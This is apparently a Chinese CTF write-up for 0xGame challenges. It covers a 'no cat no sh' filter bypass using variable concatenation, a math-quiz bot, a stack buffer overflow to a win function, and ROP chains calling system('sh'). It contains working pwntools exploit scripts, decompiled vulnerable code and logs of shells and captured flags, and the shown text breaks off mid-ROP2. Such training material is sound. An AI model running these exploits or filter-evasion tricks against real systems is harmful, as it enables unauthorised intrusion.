
```
┌──(kali㉿NewEridu)-[~]
└─$ nc nc1.ctfplus.cn 31097
Please input your command,no cat no sh!
ls
bin
dev
flag
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
libexec
libx32
pwn
sh: 2: ��: not found

┌──(kali㉿NewEridu)-[~]
└─$ nc nc1.ctfplus.cn 31097
Please input your command,no cat no sh!
a=c;b=at;$a$b flag
0xGame{y0u_c4n_4ls0_3x3cu73_c0mm4nd_w17h0u7_5h_4nd_c47}
```

```
0xGame{y0u_c4n_4ls0_3x3cu73_c0mm4nd_w17h0u7_5h_4nd_c47}
```

简单数学题

- 一个愚蠢的做法是可以做完一千道，纯人工
- 再者可以用计算器
- 比较聪明：用脚本自动做题
- 高射炮打蚊子，使用OCR技术与AI智能识别进行自动作答
  可能我太笨。。。。

```python
import socket
import re
import time

def solve_math_expression(expression):
    """解析数学表达式"""
    expression = expression.replace('x', '*').replace(' ', '')
    try:
        result = eval(expression)
        return str(int(result))
    except:
        return None

def main():
    host = 'nc1.ctfplus.cn'
    port = 38510

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, port))

    print(f"已连接到 {host}:{port}")

    buffer = ""
    question_count = 0
    challenge_completed = False

    try:
        while True:
            # 接收数据
            data = sock.recv(1024).decode('utf-8')
            if not data:
                break

            print(f"{data}", end='')
            buffer += data

            # 检查是否完成挑战
            if 'Congratulations' in buffer or 'flag' in buffer.lower():
                challenge_completed = True
                print("\n🎉 挑战完成！尝试获取flag...")

                # 尝试发送命令获取flag
                commands = ['cat flag', 'ls', 'cat flag.txt']
                for cmd in commands:
                    print(f"尝试命令: {cmd}")
                    sock.send((cmd + '\n').encode('utf-8'))

                    # 接收命令输出
                    try:
                        sock.settimeout(2)
                        output = sock.recv(4096).decode('utf-8')
                        print(f"命令输出: {output}")

                        # 如果找到flag就停止
                        if '0xGame{' in output.lower() or 'ctf' in
output.lower():
                            print(f"🎯 可能找到flag: {output}")
                    except socket.timeout:
                        print("接收超时，尝试下一个命令")
                    except Exception as e:
                        print(f"接收错误: {e}")

                # 等待更多可能的输出
                time.sleep(3)
                try:
                    sock.settimeout(3)
                    final_output = sock.recv(4096).decode('utf-8')
                    print(f"最终输出: {final_output}")
                except:
                    pass

                break

            # 机器学习算法智能识别数学题目(doge)
            math_patterns = [
                r'(\d+\s*[+\-x*/]\s*\d+\s*=\s*\?)',
                r'(\d+\s*[+\-x*/]\s*\d+\s*[+\-x*/]\s*\d+\s*=\s*\?)',
                r'[Qq]uestion\s*\d+:\s*(\d+\s*[+\-x*/]\s*\d+\s*=\s*\?)',
            ]

            math_found = False
            for pattern in math_patterns:
                matches = re.findall(pattern, buffer)
                if matches:
                    for match in matches:
                        question_count += 1
                        print(f"\n发现有效题目 #{question_count}: {match}")

                        math_expr = match.split('=')[0].strip()
                        answer = solve_math_expression(math_expr)

                        if answer:
                            print(f"计算: {math_expr} = {answer}")
                            sock.send((answer + '\n').encode('utf-8'))
                            print(f"发送答案: {answer}")
                        else:
                            print(f"无法解析表达式: {math_expr}")

                        buffer = buffer.replace(match, '', 1)
                        math_found = True
                        break
                if math_found:
                    break

            # 检查正确/错误反馈
            if 'Good work!' in buffer or 'Correct!' in buffer:
                buffer = buffer.replace('Good work!',
'').replace('Correct!', '')
            if 'Wrong!' in buffer or 'Error' in buffer:
                print("答案错误!")
                buffer = buffer.replace('Wrong!', '').replace('Error', '')



    except KeyboardInterrupt:
        print("\KeyBoard enterupt")
    except Exception as e:
        print(f"发生错误: {e}")
    finally:
        if not challenge_completed:
            print("挑战未完成，连接保持打开...")
            # 不关闭连接，等待用户手动操作
            input("按回车键退出...")
        sock.close()

if __name__ == "__main__":
    main()
```



```
发现数学题 #1000: 726 - 265 = ?
计算: 726 - 265 = 461
发送答案: 461
Good work!
Congratulations on completing the challenge

🎉 挑战完成! 尝试获取flag...
尝试命令: cat flag
命令输出: 0xGame{7h3_m4573r_0f_m47h!!!}
```

```
0xGame{7h3_m4573r_0f_m47h!!!}
```

stack overflow

先对PWN包进行IDA处理

```
//  (000000000040122A)
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE buf[48]; // [rsp+0h] [rbp-30h] BYREF

  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  puts("Just say something...");
  read(0, buf, 0x100uLL);
  return 0;
}
```

我们可以发现在这个Main函数中的栈溢出漏洞，
`ISSUE:`

```
In `main`Fuction, `buf[]` is 48 byte, But `read` Func Has read 0x100（256）
bytes, leading to stack overflow。
```

```
下面是具体出现冲突地方：
```

```
地址：0x40122A  ==>
_BYTE buf[48]; // [rsp+0h] [rbp-30h] BYREF;
read(0, buf, 0x100uLL); //256 for Read Func;
```

可以利用栈溢出覆盖返回地址，跳转到 `whhhat` 函数（地址为 `0x4011F7`），`execve("/bin/sh", 0, 0)`，获取shell

```
//----- (00000000004011F7) ----------------------------------------------------
---
int whhhat()
{
  puts("good work!");
  return execve("/bin/sh", 0LL, 0LL);
}
+
```


缓冲区 `buf` 位于 `[rsp+0h]` `[rbp-30h]`，即距离 `rbp` 48字节。返回地址位于 `rbp+8`，因此从 `buf` 到返回地址的偏移量为48 + 8 = 56字节。

Load Payload:
前56字节为填充数据（如 `A`），后8字节为 `whhhat` 函数的地址0x4011F7。
整体的脚本大致就这样:

```
from pwn import *
p = remote('nc1.ctfplus.cn', 21327)

# whhhat函数地址
whhhat_addr = 0x4011F7
# 构造载荷
payload_1 = b'A' * 56
payload_2 = p64(whhhat_addr)
payload = payloas_1 + payload_2
// 总体上发送Payload_1,来进行栈溢出。发送payload_2来转函数;
p.sendline(payload)
p.interactive("cat /flag.txt")
```

后来发现似乎根本不在flag.txt,在flag中，我感觉能不能别有时flag,有时flag.txt,ls一下
刚开始有一句Just say somesth. 稍微等待一下防止发数据发早了。

```
from pwn import *
p = remote('nc1.ctfplus.cn', 21327)
p.recvuntil(b"Just say something...")
whhhat_addr = 0x4011F7
payload = b'A' * 56
payload += p64(whhhat_addr)
p.sendline(payload)
p.sendline(b"id")
p.sendline(b"ls -la")
p.sendline(b"cat flag")
try:
    while True:
        line = p.recvline(timeout=1)
        print(line.decode('latin-1'))
except:
    print("接收完成")
```



```
==================== RESTART: C:\Users\31515\Desktop\Test.py ===================
[x] Opening connection to ncl.ctfplus.cn on port 21327
[x] Opening connection to ncl.ctfplus.cn on port 21327: Trying 103.85.86.154
[+] Opening connection to ncl.ctfplus.cn on port 21327: Done


good work!

: 1: id: not found

total 2492

drwxr-x--- 1 0 1000    4096 Sep 30 12:57 .

drwxr-x--- 1 0 1000    4096 Sep 30 12:57 ..

-rwxr-x--- 1 0 1000     220 Jan  6  2022 .bash_logout

-rwxr-x--- 1 0 1000    3771 Jan  6  2022 .bashrc

-rwxr-x--- 1 0 1000     807 Jan  6  2022 .profile

drwxr-x--- 1 0 1000    4096 Sep 30 11:06 bin

drwxr-x--- 1 0 1000    4096 Sep 30 11:05 dev

-rwxr----- 1 0 1000      50 Oct  2 05:26 flag

-rwxr-x--- 1 0 1000  240936 Sep 30 10:16 ld-linux-x86-64.so.2

drwxr-x--- 1 0 1000    4096 Sep 30 11:05 lib

drwxr-x--- 1 0 1000    4096 Sep 30 11:05 lib32

drwxr-x--- 1 0 1000    4096 Sep 30 11:05 lib64

-rwxr-x--- 1 0 1000 2220400 Sep 30 10:16 libc.so.6

drwxr-x--- 1 0 1000    4096 Sep 30 11:05 libexec

drwxr-x--- 1 0 1000    4096 Sep 30 11:05 libx32

-rwxr-x--- 1 0 1000   24528 Sep 30 12:56 pwn

: 3: cannot create /dev/null: Permission denied

0xGame{W0w_y0u_kn0w_h0w_t0_h1j@ck_3x3cut10n_f10w}
```

```
0xGame{W0w_y0u_kn0w_h0w_t0_h1j@ck_3x3cut10n_fl0w}
```

为什么不是动态Flag?
同时吐槽一下，这个服务太不稳定了，你能不能收到服务器的信息纯属概率性问题，动不动就卡死，我也不知道什么原因。

ROP1

先了解一下ROP：
基本 ROP¶（这里有链接）
随着 NX (Non-eXecutable) 保护的开启，传统的直接向栈或者堆上直接注入代码的方式难以继续发挥效果，由此攻击者们也提出来相应的方法来绕过保护。
目前被广泛使用的攻击手法是 **返回导向编程** (Return Oriented Programming)，其主要思想是在 **栈缓冲区溢出的基础上，利用程序中已有的小片段 (gadgets) 来改变某些寄存器或者变量的值，从而控制程序的执行流程。**
gadgets 通常是以 `ret` 结尾的指令序列，通过这样的指令序列，我们可以多次劫持程序控制流，从而运行特定的指令序列，以完成攻击的目的。
返回导向编程这一名称的由来是因为其核心在于利用了指令集中的 ret 指令，从而改变了指令流的执行顺序，并通过数条 gadget “执行” 了一个新的程序。
使用 ROP 攻击一般得满足如下条件：

- 程序漏洞允许我们劫持控制流，并控制后续的返回地址。
- 可以找到满足条件的 gadgets 以及相应 gadgets 的地址。
  作为一项基本的攻击手段，ROP 攻击并不局限于栈溢出漏洞，也被广泛应用在堆溢出等各类漏洞的利用当中。
  好吧，天书,总之`gadgets`很有用
  逆向分析：

```
//----- (000000000040119D) ----------------------------------------------------
---
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE buf[32]; // [rsp+0h] [rbp-20h] BYREF

  puts("what's ROP????");
  help();
  read(0, buf, 0x100uLL);
  return 0;
}
```

和上个题似曾相识？read `buf` 256字节，缓冲区 `buf[]` 32字节，可以栈溢出 `[rsp+0h] [rbp-20h]`
局部变量（ `buf[32]` ）位于栈帧底部。
接着是保存的RBP（基指针），占8字节。
最后是返回地址（RIP），占8字节。

- 32字节（缓冲区） + 8字节（保存的RBP） = 40字节。
- 栈溢出分析

```
[ higher addr ]
 saved return address    ← 8 bytes
 saved rbp               ← 8 bytes
```


```
  buf[32]              ← 32 bytes
 [ lower addr ]
```

同样做法：先覆盖返回地址，首先填充40字节（32字节の `buf` + 8字节保存的RBP）
但是没有相关的函数可以shell
`return system("echo Maybe you need this: sh");`
提示可以使用 `sh`
寻找执行函数，sub都不行，发现函数：


```
//----- (0000000000401176) ----------------------------------------------------
---
void gadget()
{
  ;
}
```

似乎可以利用ROP

1. `cyclic( )`：填满到到达 saved RIP的偏移
2. `p64(ret)`：把 `ret` gadget 的 8 字节小端编码追加到 payload。放一个 `ret` 的常见原因：
   - 修正栈 16 字节对齐问题（在某些情况下调用函数前栈必须 16 字节对齐，否则调用会导致异常或 crash）。
   - 在某些二进制中第一个 gadget 必须是 `ret` 来跳过一个对齐或避免 `pop rax; ret` 之类对寄存器污染的 gadget。
3. `p64(pop_rdi)`：把 `pop rdi; ret` gadget 的地址压栈，执行时会把下一个栈值弹到 `rdi`，然后 `ret` 跳到下一地址。
4. `p64(bin_shell)`：要被 `pop rdi` 弹入 `rdi` 的值 。
5. `p64(system)`：最后把 `system` 的地址放在栈上，当 `ret` 跳到这里时程序执行 `system(shell)`。
   整体：通过覆盖返回地址，执行 `ret` （对齐） -> `pop rdi; ret` （把 `shell` 地址放到 `rdi`） -> `system` （调用 `system(shell)`）。
   手动扒参量：



```
call    cs:__libc_start_main_ptr
hlt
; } // starts at 401090
_start endp
```




```
.text:0000000000401176
.text:0000000000401176                  public gadget
.text:0000000000401176 gadget           proc near
.text:0000000000401176 ; __unwind {
.text:0000000000401176                  endbr64
.text:000000000040117A                  push    rbp
.text:000000000040117B                  mov     rbp, rsp
.text:000000000040117E                  pop     rdi
.text:000000000040117F                  retn
.text:000000000040117F gadget           endp
.text:000000000040117F
```

```
start = 0x0000000000401090
pop_rdi = 0x000000000040117e
ret = 0x000000000040117f    # 随便一个retn都可以啊
```

脚本

```
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
# p = process("./pwn")
p = remote("nc1.ctfplus.cn", 16185)
elf = ELF("./pwn")
# gdb.attach(p)
start = 0x0000000000401090
pop_rdi = 0x000000000040117e
ret = 0x000000000040101a
bin_sh = next(elf.search(b"sh"))
p.recvuntil(b"Maybe you need this: sh")
p.sendline(cyclic(0x20+0x8) + p64(ret) + p64(pop_rdi) + p64(bin_sh) +
p64(elf.sym['system']))
p.interactive()
```



```
PS C:\Users\31513\Videos> python 2.py
[x] Opening connection to nc1.ctfplus.cn on port 16122
[x] Opening connection to nc1.ctfplus.cn on port 16122: Trying 103.85.86.154
[+] Opening connection to nc1.ctfplus.cn on port 16122: Done
[*] 'C:\\Users\\31513\\Videos\\pwn'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[DEBUG] Received 0x18 bytes:
    b'Maybe you need this: sh\n'
[DEBUG] Sent 0x49 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  │aaaa│baaa│caaa│daaa│
    00000010  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  │eaaa│faaa│gaaa│haaa│
    00000020  69 61 61 61  6a 61 61 61  7f 11 40 00  00 00 00 00  │iaaa│jaaa│··@·│····│
    00000030  7e 11 40 00  00 00 00 00  1e 20 40 00  00 00 00 00  │~·@·│····│· @·│····│
    00000040  74 10 40 00  00 00 00 00  0a                        │t·@·│····│·│
    00000049
[*] Switching to interactive mode

cat flag
[DEBUG] Sent 0x1 bytes:
    b'c'
[DEBUG] Sent 0x1 bytes:
    b'a'
[DEBUG] Sent 0x1 bytes:
    b't'
[DEBUG] Sent 0x1 bytes:
    b' '
[DEBUG] Sent 0x1 bytes:
    b'f'
[DEBUG] Sent 0x1 bytes:
    b'l'
[DEBUG] Sent 0x1 bytes:
    b'a'
[DEBUG] Sent 0x1 bytes:
    b'g'
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x1b bytes:
    b'0xGame{Y0u_c0mpl373d_R0P1}\n'
0xGame{Y0u_c0mpl373d_R0P1}
```

```
0xGame{Y0u_c0mpl373d_R0P1}
```

ROP2

核心：除了 /bin/sh 、sh 外， $0 也可以返回shell

还是用 `buf[48]` 与 `read 0x100uLL` 压栈，注到 `gadget()` 里面

```
//----- (0000000000401196) ------------------------
void gadget()
{
  ;
}

//----- (00000000004011A3) -------------------------
void init()
```

```
{
  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
}

//----- (00000000004011EA) --------------------
int __fastcall main(int argc, const char **argv, const char **envp)
{
   _BYTE buf[48];                 // 局部缓冲区，大小 48 bytes (0x30)
  init();                        // setbuf(stdout,0) 等（关闭缓冲）
  printf("Before start I can give you my luck_number : %d\n", 1929392164);
  system("echo Start your attack");
  read(0, buf, 0x100uLL);        // 从 stdin 读 0x100 (256) bytes 到 buf（只有 48 bytes 空间）
  return 0;
}
}
```

栈溢出分析

```
[ higher addr ]
 saved return address   ← 8 bytes
 saved rbp              ← 8 bytes
 buf[48]                ← 48 bytes (0x30)+
[ lower addr ]
共计需要0x38实现
```

此前需要查一波info


```
print(hex(elf.entry))              # ELF entry point
print(elf.arch)                    # 架构信息 (e.g. 'amd64')
print(elf.symbols)                 # 字典 of symbols
print(elf.plt)                     # PLT entries dict
print(elf.got)                     # GOT entries dict
system_plt = elf.plt.get('system')
system_sym = elf.symbols.get('system')
binsh_addrs = list(elf.search(b"/bin/sh"))
print(binsh_addrs)

bss_addr = elf.bss()
print(hex(bss_addr))
# 使用 ROP 来找 gadget
rop = ROP(elf)
print(rop.find_gadget(['pop rdi', 'ret']))
```

1. `cyclic(0x38)`：填满到到达 saved RIP的偏移

2. `p64(ret)`：把 `ret` gadget 的 8 字节小端编码追加到 payload。放一个 `ret` 的常见原因：
   - 修正栈 16 字节对齐问题（在某些情况下调用函数前栈必须 16 字节对齐，否则调用会导致异常或 crash）。
   - 在某些二进制中第一个 gadget 必须是 `ret` 来跳过一个对齐或避免 `pop rax; ret` 之类对寄存器污染的 gadget。
